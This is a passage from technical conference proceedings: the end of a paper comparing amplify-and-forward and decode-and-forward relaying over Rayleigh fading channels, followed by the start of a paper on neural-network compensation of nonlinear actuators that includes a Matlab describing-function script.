with $x(t)$ being a data symbol emitted by the source at the time instant t, $h_1(t)$ is the fading amplitude of the S-R channel and $n_1(t)$ is an additive white Gaussian noise, with variance N_{01}. The signal received at D depends on the way the signal is amplified.

A. AF With Fixed Gain

In AF relay systems with fixed gain G, the signal received at the destination can be represented with:

$$\begin{aligned} y_D(t) &= Gy_R(t)h_2(t) + n_2(t) \\ &= Gx(t)h_1(t)h_2(t) + Gn_1(t)h_2(t) + n_2(t), \end{aligned} \tag{2}$$

where $h_2(t)$ is the fading amplitude of the R-D channel at the given instant of time and $n_2(t)$ is an additive white Gaussian noise with variance N_{02}. The above relation (2) illustrates the following two important characteristics of AF FG systems: 1) if fixed gain G is neglected, the total fading amplitude at the time instant t introduced over the S-R-D channel can be obtained by multiplication of fading amplitudes on S-R and R-D links at the same instant of time, i.e. $h(t)=h_1(t)\cdot h_2(t)$, and 2) these systems are characterized with the cumulative propagation of noise from S to the destination. Usually, in the systems with the fixed gain, G is taken to be:

$$G = \sqrt{\frac{\dot{\sigma}_R}{\mathbf{E}\left[\left|y_R(t)\right|^2\right]}} = \sqrt{\frac{\dot{\sigma}_R}{\dot{\sigma}_S \mathbf{E}\left[\left|h_1(t)\right|^2\right] + N_{01}}}. \tag{3}$$

In (3), σ_R and σ_S denote energy of the symbols emitted by R and S, respectively, and E(·) is expectation operator. AF relay system which implementing this type of gain at relay station is usually called semi-blind AF relay system, or AF relay system with the average power limitation. There, it is assumed that R has information on the S-R channel statistics, i.e. on the average fading power, which is assumed to have relatively slow variations. Therefore, there is no need for continual estimation of the S-R channel. Using (2) for the analyzed AF relay system with fixed gain, the following expression for the instantaneous signal-to-noise ratio at D can be written, [6]:

$$\gamma_{end} = \frac{\gamma_{SR}\gamma_{RD}}{\frac{\dot{\sigma}_R}{G^2 N_{01}} + \gamma_{RD}}, \tag{4}$$

where:

$$\gamma_{SR} = \frac{\dot{\sigma}_S \left|h_1(t)\right|^2}{N_{01}} \text{ and } \gamma_{RD} = \frac{\dot{\sigma}_R \left|h_2(t)\right|^2}{N_{02}} \tag{5}$$

denote the instantaneous signal-to-noise ratios of the S-R and R-D links, respectively. Instantaneous SNR at the system receiving end is given with:

$$\gamma_{end} = \frac{\gamma_{SR}\gamma_{RD}}{1 + \overline{\gamma}_{SR} + \gamma_{RD}}. \tag{6}$$

$\overline{\gamma}_{SR}$ represents the average SNR of the S-R link.

Despite the fact that AF relay systems with fixed gain have come into research focus long after AF systems with variable gain, their performance have been analyzed in different communication scenarios, as well as for various types of communication channels, [6]-[8]. For dual-hop AF relay system, when S-R and R-D channels have Rayleigh narrowband fading statistics, the probability density function (PDF) and the moment generating function (MGF) of the end-to-end SNR is given in, [6]. PDF of SNR is:

$$\begin{aligned} f_{\gamma,end}(\gamma) = \frac{2e^{-(\gamma/\overline{\gamma}_{SR})}}{\overline{\gamma}_{SR}} \Bigg[\sqrt{\frac{\rho\gamma}{\overline{\gamma}_{SR}\overline{\gamma}_{RD}}} K_1\left(2\sqrt{\frac{\rho\gamma}{\overline{\gamma}_{SR}\overline{\gamma}_{RD}}}\right) + \\ \frac{\rho}{\overline{\gamma}_{RD}} K_0\left(2\sqrt{\frac{\rho\gamma}{\overline{\gamma}_{SR}\overline{\gamma}_{RD}}}\right)\Bigg], \end{aligned} \tag{7}$$

where $K_0(\cdot)$ and $K_1(\cdot)$ represent the zero order and the first order, respectively, modified Bessel functions of the second kind, and coefficient ρ is equal to:

$$\rho = G^2 \dot{\sigma}_R / N_{01}. \tag{8}$$

Knowing the PDF, MGF of the end-to-end SNR for dual-hop AF relay system with fixed gain is given as:

$$M_{\gamma,end}(s) = \frac{1}{(\overline{\gamma}_{SR}s+1)} + \frac{\rho\overline{\gamma}_{SR}s e^{\frac{\rho}{\overline{\gamma}_{RD}(\overline{\gamma}_{SR}s+1)}}}{\overline{\gamma}_{RD}(\overline{\gamma}_{SR}s+1)^2} E_1\left(\frac{\rho}{\overline{\gamma}_{RD}(\overline{\gamma}_{SR}s+1)}\right) \tag{9}$$

In the above relation $E_1(\cdot)$ denotes exponential integral function.

Knowing PDF and MGF of the received SNR, BER performance and capacity of AF FG relay systems can be analyzed. Upper bound of the average ergodic capacity for AF relay system with FG, and Rayleigh fading channel on both hops, can be defined as, [8]:

$$C = \frac{1}{2}\mathbf{E}\left(\log_2(1+\gamma_{end})\right) \le \frac{1}{2}\log_2\left(1+\mathbf{E}(\gamma_{end})\right), \quad (10)$$

where multiplication with 1/2 is introduced as a consequence of the fact that communication process is realized in two time intervals. Such definition of the average ergodic capacity represents the system capacity normalized over the unit bandwidth, for the channel which is considered as ergodic. Expectation of SNR at the system receiving end is:

$$\mathbf{E}(\gamma_{end}) = \overline{\gamma}_{SR} e^{\frac{\theta_R}{2\overline{\gamma}_{RD}}}\left[2W_{-2,\frac{1}{2}}\left(\frac{\theta_R}{\overline{\gamma}_{RD}}\right) + \sqrt{\frac{\theta_R}{\overline{\gamma}_{RD}}}W_{-\frac{3}{2},0}\left(\frac{\theta_R}{\overline{\gamma}_{RD}}\right)\right], \quad (11)$$

where $W_{k,\mu}(z)$ denotes Whittaker function, and coefficient θ_R is equal to:

$$\theta_R = \frac{\dot{\alpha}_R}{G^2 N_{01}}, \quad (12)$$

B. AF With Variable Gain

Using the relation (1) which describes the signal received at R, the signal at D of the AF relay system with variable gain can be represented with:

$$\begin{aligned} y_D(t) &= G(t)\,y_R(t)\,h_2(t) + n_2(t) \\ &= G(t)\,x(t)\,h_1(t)\,h_2(t) + G(t)\,n_1(t)\,h_2(t) + n_2(t). \end{aligned} \quad (13)$$

As it can be noticed, the applied gain is a function of time, having variations which follow changes of the S-R channel in accordance with:

$$G(t) = \sqrt{\frac{\dot{\alpha}_R}{\dot{\alpha}_S\left|h_1(t)\right|^2 + N_{01}}} \quad (14)$$

With Rs with variable gain, it becomes possible to compensate deleterious effects related with the signal propagation over S-R link, so that a relay station R always transmits the signal with the same power. That is the reason why AF relay system with this type of gain is also known as AF system with the instantaneous power limitation. It is clear that the AF VG system is more complex than the AF FG, as it requires permanent estimation of the S-R channel. Introducing the gain factor G(t) into (13), the fading amplitude of the whole S-R-D channel at the given time t is obtained as:

$$h(t) = \frac{\sqrt{\dot{\alpha}_R}\,h_1(t)\,h_2(t)}{\sqrt{\dot{\alpha}_S\left|h_1(t)\right|^2 + N_{01}}}. \quad (15)$$

The above given relation shows that end-to-end characteristics of uplink and downlink channels are not identical. Following the expression for the signal received at the destination (13), SNR at the receiving end of the system with variable gain can be defined with:

$$\gamma_{end} = \frac{\gamma_{SR}\gamma_{RD}}{1+\gamma_{SR}+\gamma_{RD}} \quad (16)$$

Analyses of the AF VG relay system, focused on its capacity as well as on its bit error rate, have been performed for different communication scenarios including dual-hop, multi-hop or cooperative diversity configurations, [9]-[11]. It has been shown that, even for the elementary dual-hop configuration, derivation of the closed form relation for the PDF of the received SNR, in AF VG relay system with Rayleigh narrowband fading statistics, might be very complex without certain approximations. That is why performance analyses of these systems usually assume that a relay station introduces variable gain $G(t)$ given as, [9]:

$$G(t) = \sqrt{\dot{\alpha}_R \Big/ \left(\dot{\alpha}_S\left|h_1(t)\right|^2\right)}. \quad (17)$$

The above given expression gives a relation for the received SNR which is much more suitable for further mathematical manipulations:

$$\gamma_{end} = \frac{\gamma_{SR}\gamma_{RD}}{\gamma_{SR}+\gamma_{RD}} \quad (18)$$

PDF of the above defined γ_{end}, in the assumed dual-hop scenario with Rayleigh fading statistics on each particular channel (hop), can be determined as, [9]:

$$\begin{aligned} f_{\gamma,end}(\gamma) &= \frac{2\gamma e^{-\left(\gamma/\overline{\gamma}_{SR}+\gamma/\overline{\gamma}_{RD}\right)}}{\overline{\gamma}_{SR}\overline{\gamma}_{RD}} \times \\ &\times\left[\frac{\left(\overline{\gamma}_{SR}+\overline{\gamma}_{RD}\right)}{\sqrt{\overline{\gamma}_{SR}\overline{\gamma}_{RD}}}K_1\left(\frac{2\gamma}{\sqrt{\overline{\gamma}_{SR}\overline{\gamma}_{RD}}}\right) + 2K_0\left(\frac{2\gamma}{\sqrt{\overline{\gamma}_{SR}\overline{\gamma}_{RD}}}\right)\right]. \end{aligned} \quad (19)$$

When the MGF of the received SNR is considered, for the assumed communication scenario and the case when $\overline{\gamma}_{SR} = \overline{\gamma}_{RD} = \overline{\gamma}$, it is given with, [9]:

$$M_{\gamma,end}(s) = \frac{\sqrt{\frac{\overline{\gamma}}{4}s\left(\frac{\overline{\gamma}}{4}s+1\right)} + \operatorname{arcsinh}\left(\sqrt{\frac{\overline{\gamma}}{4}s}\right)}{2\sqrt{\frac{\overline{\gamma}}{4}s\left(\frac{\overline{\gamma}}{4}s+1\right)^{3/2}}}. \quad (20)$$

Using the PDF of the received SNR given with (19) and (10), an upper bound of the average ergodic capacity of AF VG relay system, for Rayleigh fading statistics on both hops, is defined as, [8]:

$$\begin{aligned} \mathbf{E}(\gamma_{end}) = \frac{4\sqrt{\pi}\beta_R^2}{3,3233\left(\varepsilon_R+\beta_R\right)^3}\Bigg[&{}_2F_1\left(3,\frac{1}{2};\frac{7}{2};\frac{\varepsilon_R-\beta_R}{\varepsilon_R+\beta_R}\right) + \\ &+\frac{3\varepsilon_R}{\varepsilon_R+\beta_R}\,{}_2F_1\left(4,\frac{1}{2};\frac{7}{2};\frac{\varepsilon_R-\beta_R}{\varepsilon_R+\beta_R}\right)\Bigg]. \end{aligned} \quad (21)$$

In the above relation, coefficients ε_R and β_R are equal to:

$$\varepsilon_R = \frac{1}{\overline{\gamma}_{SR}} + \frac{1}{\overline{\gamma}_{RD}} \text{ and } \beta_R = \frac{2}{\sqrt{\overline{\gamma}_{SR}\overline{\gamma}_{RD}}} \quad (22)$$

while ${}_2F_1(\cdot,\cdot;\cdot;\cdot)$ is Gaussian hypergeometric function.

IV. DECODE AND FORWARD RELAY TECHNIQUE

Decode and forward (DF) technique in dual-hop relay communication system is performed over two completely separated subchannels, since R first decodes the signal received from S and then the signal is re-encoded at R and transmitted to the destination. If the signal received at RS is represented as in (1), then the signal received at the destination becomes:

$$y_D(t) = \hat{x}(t)h_2(t) + n_2(t), \quad (23)$$

where $\hat{x}(t)$ denotes an estimation of the signal $x(t)$, obtained at R. Decoding process which is applied at R introduces evident system performance improvements since the total noise at the destination is decreased when compared with AF relay systems. At the same time, it becomes possible to implement modulation schemes at S-R and R-D links which are not necessarily identical, so that optimal modulations can be applied in accordance with SNR levels at particular links. Thus, communication process is divided in two asymmetric time intervals, where the longer time interval is always dedicated to the communication process over the link with smaller SNR. This presents another advantage of the system with DF relaying, when compared with AF systems, and it is clear that it leads towards better BER performance. On the other side, DF signal processing at R can be at the origin of certain drawbacks in the case of channels with severe fading. When BER is concerned, degradation appears if there is an error in the decoding process engaged at the relay station, since erroneously decoded symbols are then further transmitted to D. There is no doubt that characteristics of R-D link can also contribute to overall BER performance degradation of DF relay system, as additional errors might be introduced in the signal recuperation at terminal D. In order to reduce those negative implications of the error propagation and to improve BER performance, different encoding schemes for error detection and correction can be applied in the process of signal regeneration at DF relay stations, [12].

When achievable capacity of DF dual-hop relay system is concerned, it is of the uttermost importance to notice that it is limited with the characteristics of the worse of the two links engaged in the communication process. Namely, ergodic capacity of DF dual-hop relay system can not be higher than the ergodic capacity of the link (S-R or R-D) which has the lower instantaneous signal-to-noise ratio, i.e.:

$$C = \frac{1}{2}\min\left\{\log_2(1+\gamma_{SR}),\ \log_2(1+\gamma_{RD})\right\} \quad (24)$$

Knowing ordered statistics of random variables, and Rayleigh fading channel on both hops, capacity of dual-hop DF relay systems can be analyzed. Assuming equal average SNR at both hops, $\overline{\gamma}$, ergodic capacity for DF can be defined as:

$$C = \frac{1}{2\log(2)}\exp\left(\frac{2}{\overline{\gamma}}\right)E_i\left(\frac{2}{\overline{\gamma}}\right) \quad (25)$$

V. PERFORMANCE ANALYSIS OF RELAY SYSTEMS

BER of the wireless communication system can be determined using the known MGF of SNR at the system receiving end, [13]. Thus, for example if DPSK (Differential Phase Shift Keying) modulation is applied, bit error rate is defined with:

$$P_b = 0,5M_{\gamma,end}(1), \quad (26)$$

Introducing (9), or (20) into (26), BER expressions for dual hop AF FG and AF VG relay system are obtained, in that both channels are characterized with Rayleigh fading statistics.

In DF relay systems a signal is transmitted over two cascade links and its decoding is done twice. If the transmission implies a binary signal with two possible symbol states (DPSK or BPSK), an error will appear at the final destination terminal only if an error in the signal detection is performed once (either on the first or on the second link):

$$P_b = 1-\left[(1-P_{b1})(1-P_{b2})+P_{b1}P_{b2}\right] = P_{b1}+P_{b2}-2P_{b1}P_{b2}, \quad (27)$$

where P_{b1} and P_{b2} are bit error rates at the first and the second link (hop), respectively. When DPSK is assumed, probability of error for each of the links is given with (26) and, for Rayleigh fading statistic on both links, the overall BER is obtained in the form:

$$P_b = \frac{1+\overline{\gamma}_{SR}+\overline{\gamma}_{RD}}{2(1+\overline{\gamma}_{SR})(1+\overline{\gamma}_{RD})}. \quad (28)$$

Fig. 6 illustrates BER graphs for DPSK modulated DF, AF FG and AF VG dual-hop relay systems operating in the assumed scenario with Rayleigh narrowband fading statistics on S-R and R-D links. It is assumed that the average SNR of the S-R link is equal to the average SNR of the R-D link, i.e. $\overline{\gamma}_{SR} = \overline{\gamma}_{RD}$.




Figure 6. BER performance comparison for AF and DF dual-hop relay systems

Graphs presented in Fig. 6 give interesting and in a certain manner surprising results, since differences among BERs for the three systems considered are unexpectedly small, having in mind considerable differences related with the complexity of the systems and their implementations. Still, it can be seen that DF relay technique has the best BER performance. However, even when compared with AF FG system which has the worst

BER performance, SNR gain does not overpass 0.5dB for the whole range of BER values analyzed. At the same time, for higher SNRs per hop (over 24dB), BER results for AF VG relay system are identical with the ones obtained for DF relay technique.

In order to gain a complete insight into benefits and trade-offs related with the choice of a particular signal processing/forwarding technique applied at relay stations, it is necessary to take into account achievable capacity as well. Fig. 7 shows appropriate graphs for ergodic capacity of AF FG, AF VG and DF relay systems. Presented results are obtained by simulation under assumption that S-R and R-D links are characterized with Rayleigh narrowband fading statistic with the average SNR at the first hop being equal to the average SNR at the second hop.




Figure 7. Comparison of ergodic capacity of dual-hop relay systems

It can be clearly noticed that AF VG relay system achieves the lowest ergodic capacity for the whole range of SNRs per hop, excluding very small SNRs (up to 2.5dB) where its capacity performance is slightly better when compared with AF system with fixed gain. DF relay system has the highest ergodic capacity for SNRs per hop bellow 12.5dB, while for higher SNRs it is AF FG system which has the best values of ergodic capacity. Thus, for example, the presented graphs show that for ergodic capacity being equal to 3b/s/Hz, AF FG relay system has SNR gain of almost 1dB in comparison with DF relay system, while its SNR gain in comparison with AF VG relay system is a bit less than 2.5dB.

In addition, authors in [14] considered the case when the links are highly unbalanced in terms of their average fading power. In that case, optimal power allocation enhances the system performance, in terms of BER and outage probability. Interestingly, they also show that nonregenerative systems with optimum power allocation can outperform regenerative systems with no power optimization, i.e. same performance can be obtained with less power.

VI. CONCLUSIONS

This paper gives detailed explanations of relay aided communication concept, with the description of techniques applied for the message processing and/or forwarding at the relay nodes. Assuming a wireless channel with Rayleigh fading, comparisons of the presented relaying techniques are performed, enabling identification of optimal signal transmission scenarios for cooperative communication systems.

Following the description of individual relaying techniques, as well as the comparison of theirs BER and capacity performances presented in this paper, it is quite clear that it is not possible to identify a technique which would be absolutely superior in terms of performances for the whole range of SNR values. However, depending on characteristics of S-R and R-D links and on a performance being of interest for a specific communication process, there is always a possibility to assume which of the three analyzed systems will provide the best transmission quality and reliability.

In addition, it has been stated that one of the main advantages of such system is that it distributes the use of power throughout the hops. This implies more energy efficient system that will provide longer battery life and lower interference introduced to the rest of the network. Furthermore, it enables power allocation strategy that can further enhance the system performance and energy efficiency.

REFERENCES

[1] E.C. van der Meulen, “Three-terminal communication channels,” Advanced Applied Probability, vol. 3, pp. 120-154, 1971.

[2] Cooperation in Wireless Networks, edited by Frank H. P. Fitzek, Marcos D. Katz, Springer 2006.

[3] A. Nosratinia, A. Hedayat, “Cooperative Communications in Wireless Networks,” IEEE Comm. Mag., pp. 74-80, Oct. 2004.

[4] G. R. Hiertz, D. Denteneer, S. Max, R. Taori, J. Cardona, L. Berlemann, B. Walke, “IEEE802.11s: the WLAN mesh standard,” IEEE Wireless Comm., Vol.17, Iss.1, pp. 104-111, Feb. 2010.

[5] J.N. Laneman, D.N.C. Tse, G. W. Wornell, “Cooperative diversity in wireless networks: Effcient protocols and outage behavior,” IEEE Trans. Inform. Theory, vol. 50, pp. 3062-3080, Dec. 2004.

[6] M. O. Hasna and M. S. Alouini, “A performance study of dual-hop transmissions with fixed gain relays,” IEEE Trans. Wireless Commun., vol. 3, pp. 1963-1968, Nov. 2004.

[7] G. K. Karagiannidis, “Performance bounds of multihop wireless communications with blind relays over generalized fading channels,” IEEE Trans. Wireless Commun., vol. 5, pp. 498-503, March 2006.

[8] G. Farhadi, N. C. Beaulieu, “On the ergodic capacity of wireless relaying systems over Rayleigh fading channels,” IEEE Trans. on Wireless Comm., vol. 7, no.11., pp. 4462-4467, Nov. 2008.

[9] M. O. Hasna and M. S. Alouini, “End-to-end performance of transmission systems with relays over Rayleigh-fading channels,” IEEE Trans. Wir. Comm. Vol. 2, no. 6, pp. 1126-1131, Nov. 2003.

[10] A. Ribeiro, X. Cai, G. B. Giannakis, “Symbol error probability for general cooperative links,” IEEE Trans. Wireless Comm., vol. 4, no. 3, pp. 1264-1273, May 2005.

[11] H. A. Suraweera, R. Louie, Y. Li, G. K. Karagiannidis, B. Vucetic, “Two hop amplify-and-forward transmission in mixed Rayleigh and Rician fading channels,” IEEE Trans. Comm. Vol. 13, no. 4, April 2009.

[12] T. Wang, A. Cano, G. B. Giannakis, J. N. Laneman, “High-performance cooperative demodulation with decode-and-forward relays,” IEEE Trans. on Comm., vol 55, no.7, July 2007.

[13] M. K. Simon and M.-S. Alouini, Digital Communication over Fading Channels, 2nd ed. New York: Wiley, 2005.

[14] M. O. Hasna, M. S. Alouini, “Optimal power allocation for relayed transmissions over Rayleigh-fading channels,” IEEE Trans. Wireless Comm., Vol. 3, No. 6, pp. 1999-2004, Nov. 2004

CTS

International Conference on

COMPUTERS IN TECHNICAL SYSTEMS

Steering Committee

Chairs: Nikola Bogunović, University of Zagreb, Croatia
Jadranko Novak, Polytechnic of Rijeka, Croatia
Ivan Petrović, University of Zagreb, Croatia
Joško Radej, University of Zagreb, Croatia

Members: Matjaž Colnarič, University of Maribor, Slovenia
Željko Hocenski, University of Osijek, Croatia
Niko Guid, University of Maribor, Slovenia

PAPERS

Describing Function Analysis of Systems with NN Compensated Odd Symmetric Nonlinear Actuators

O. Kuljaca*, K. Horvat* and J. Gadewadikar**
* Brodarski Institute/Control Engineering Department, Zagreb, Croatia
** Systems Research Institute, Alcorn State University, Lorman, MS, USA
okuljaca@hrbi.hr, kruno@hrbi.hr, jyotirmay@gmail.com

Abstract - Paper deals with NN compensated odd symmetric nonlinear actuators. Most actuators are nonlinear sporting odd symmetric nonlinearities such as deadzone and saturation. One of ways of dealing with such actuators is to try to compensate for nonlinearities by static neural networks. Compensated actuators can improve behavior of the system, but then arises the problem of stability analysis because compensated nonlinearity is now complex nonlinearity not described in common literature. One way of dealing with such problem is to perform stability analysis via describing function method. Paper describes the method for compensating nonlinearities, recording describing function and performing stability analysis.

I. INTRODUCTION

In all control systems there are present actuators. Virtually all of them have nonlinearities. Depending on the control system these nonlinearities can be neglected or one has to deal with them in some way. Nonlinear control theory is reach with different methods of compensation or stability analysis of systems with nonlinear actuators ([9],[11],[12]).

Many actuators have odd nonlinearity followed by linear filter type element. Examples are many electrical motors, hydraulic cylinders and solenoid actuators. There are different methods for dealing with such systems (introduction of ditter signal, different anti wind-up schemes etc,), This paper deals with such nonlinearities compensated with simple neural network. More precisely, paper deals NN compensated nonlinearities of type dead zone, saturation and deadzone with saturation.

II. ACTUATOR WITH ODD NONLINEARITY

Many actuators with odd nonlinearity can be represented by structure shown in Figure 1.




Figure 1. Actuator represented with decoupled nonlinear F(x) and linear parts $G_L(p)$, p=d/dt

Nonlinearity F(x) can be any odd type nonlinearity and we will deal with saturation and dead zone as shown in Figure 2 and Figure 3.




Figure 2. Saturation




Figure 3. Dead zone

Linear part of the system $G_L(p)$ can be any linear system as long as it is of low-pass filter type, i.e. it will damp higher frequencies.

III. DESCRIBING FUNCTION

Describing function is an equivalent gain of nonlinear element, defined by the harmonic linearization method of nonlinear static characteristic ([2], [9], [10], [11], [12] and many others). It is a known method of analysis and synthesis when nonlinear system can be decoupled into linear and nonlinear parts. If the linear part of the system has the characteristics of low-pass filter and if we apply periodical signal to the system, output signal will have the same base frequency as input signal with damped higher frequencies.

If the amplitudes of higher harmonics are relatively small when compared to the amplitude of the first harmonic, i.e. if filter hypothesis holds, output signal can be approximated by it's first harmonic. Mathematically, first harmonic of the output signal, for the sinusoidal input signal $X_m \sin \omega t$, can be expressed by Fourier expressions:

$$\begin{aligned} y_N(t) &\approx Y_{P1} \sin \omega t + Y_{Q1} \cos \omega t \\ y_N(t) &\approx \mathrm{Im}\left\{\left(Y_{P1} + jY_{Q1}\right) e^{j\omega t}\right\} \end{aligned} \tag{1}$$

$$Y_{P1} = \frac{1}{\pi} \int_0^{2\pi} F(X_m \sin \omega t) \sin \omega t \, d(\omega t) \tag{2}$$

$$Y_{Q1} = \frac{1}{\pi} \int_0^{2\pi} F(X_m \sin \omega t) \cos \omega t \, d(\omega t) \tag{3}$$

where Y_{P1} and Y_{Q1} are first Fourier coefficients. Describing function is the ratio between first harmonic of the output signal and input signal in complex form:

$$G_N(X_m) = P(X_m) + jQ(X_m) = \frac{Y_{P1}}{X_m} + j\frac{Y_{Q1}}{X_m} \tag{4}$$

where $P(X_m)$ and $Q(X_m)$ are coefficients of the harmonic linearization ([2], [9], [10], [11], [12] and many others).

IV. Determination of Describing Function

Determination of describing function boils down to the determination of integral expressions for the known static characteristic of the nonlinear part of the system.

There are many conventional nonlinearities for which static characteristics and describing functions are theoretically derived and given in analytical form.

The problem arises when the static characteristic of nonlinear system cannot be analytically expressed or integral expressions cannot be solved. In that case describing function can be determined by experiment or simulation ([3][4][5][6][7][8]) or some method of numerical integration ([10]).

In this work we will use numerical integration in Simulink as given in [10]. The approach is very simple, yet effective. In essence, equations (2) and (3) are directly applied in Simulink on nonlinear element outputs. A simulation scheme adapted from Schwartz is given in Figure 4. In this case dead zone nonlinearity is analyzed. Instead of dead zone, any other nonlinearity can be included in model.




Figure 4. Simulink model 'csm' for generating describing function (Schwartz)

Model is called from Matlab script (adapted from [10] as well) as shown in Figure 5. Simulation parameters are passed to Simulink schematic from Matlab script, as given in Figure 6.

```
E=[[0.15:.01:0.25],[0.3:0.1:0.9],[1:.5:3]];%amplitudes
omega=[.5:.5:5 5.5:.1:6.2 2*pi 6.2:.1:7.5 7:.5:10];
%omega are frequencies
Nf=length(omega);
array=zeros(1,1,length(omega),length(E));
s=zeros(length(omega),length(E));
for j=1:Nf
omega1=omega(j);
sim('csm');
DF = (DFreal+sqrt(-1)*DFimag);
s(j,:)=DF;
array(1,1,j,:)=DF;
end
figure(1); surf(E,omega,abs(s))
shading interp
ylabel('Frequency (rad/sec)'); xlabel('Amplitude');
zlabel('Describing Function Gain')
title('Describing Function Amplitude vs. Frequency and
Amplitude of Input')
figure(2)
surf(E,omega,angle(s))
shading interp
ylabel('Frequency (rad/sec)'); xlabel('Amplitude');
zlabel('Describing Function Phase')
title('Describing Function Phase vs. Frequency and Amplitude of
Input')
```

Figure 5. Matlab script for describing function generation




Figure 6. Simulation configuration parameters – parameter omega1 is taken form Matlab script

Triggered subsystem is shown in Figure 7. The whole file is built to stop simulation after one full period for a given frequency. This scheme can work for any nonlinearity and will yield 3 dimensional graphical representation of Y_{P1} and Y_{Q1}. Procedure will be later illustrated and the example of system with neural network. This approach can be used Matlab real time software and hardware for physical measurements. Of course Matlab script needs be adapted in similar way as it will be shown

later for NN, i.e. Simulink model will not take vector inputs E and omega at once.




Figure 7. Triggered subsystem

V. NN Compensated Odd Symmetric Nonlinear Actuator

In this section we describe simple compensation of nonlinearities via neural network. We deal with actuator with architecture shown in Figure 1. It is important that in practice $y_n(t)$ is measurable. This is often the case because many motor drives and hydraulic drives have nonlinearity in part of their electronic driver and this value can be measured. We then connect an in input with changeable amplitude and measure and save inputs and outputs. Once this is done we will use recorded data to train simple neural network in such way that we try to achieve neural network that will have opposite action to nonlinearity.

Let us illustrate the procedure on dead zone nonlinearity.

We used Simulink model as given in Figure 8 to generate data needed for neural network training.




Figure 8. Data generation

Datasets X and Y were generated using chirp signal generator with starting frequency 0.1 Hz, final frequency 20 Hz and simulation end time 1000s with fixed step size 0.001. Dead zone is static nonlinearity so frequency really does not have effect on it but we used chirp signal in order to generate a number of different data points.

Now, we used dataset Y as network input and dataset X as network output for training. There are many tools available for neural network training. Here, Matlab neural networks toolbox was used. Feed forward network had two layers, first layer with seven nodes and sigmoid tangent activation function and one node in output layer with linear gain activation. Network was trained for seven hundred epochs with gradient descent with adaptive learning rule backpropagation.

Comparison between neural network and data set is given in Figure 9, where dataset is in blue and network output in red. It can be seen that NN putput has higher values than deadzone output, i.e. deadzone effect is somewhat compensated with neural network.

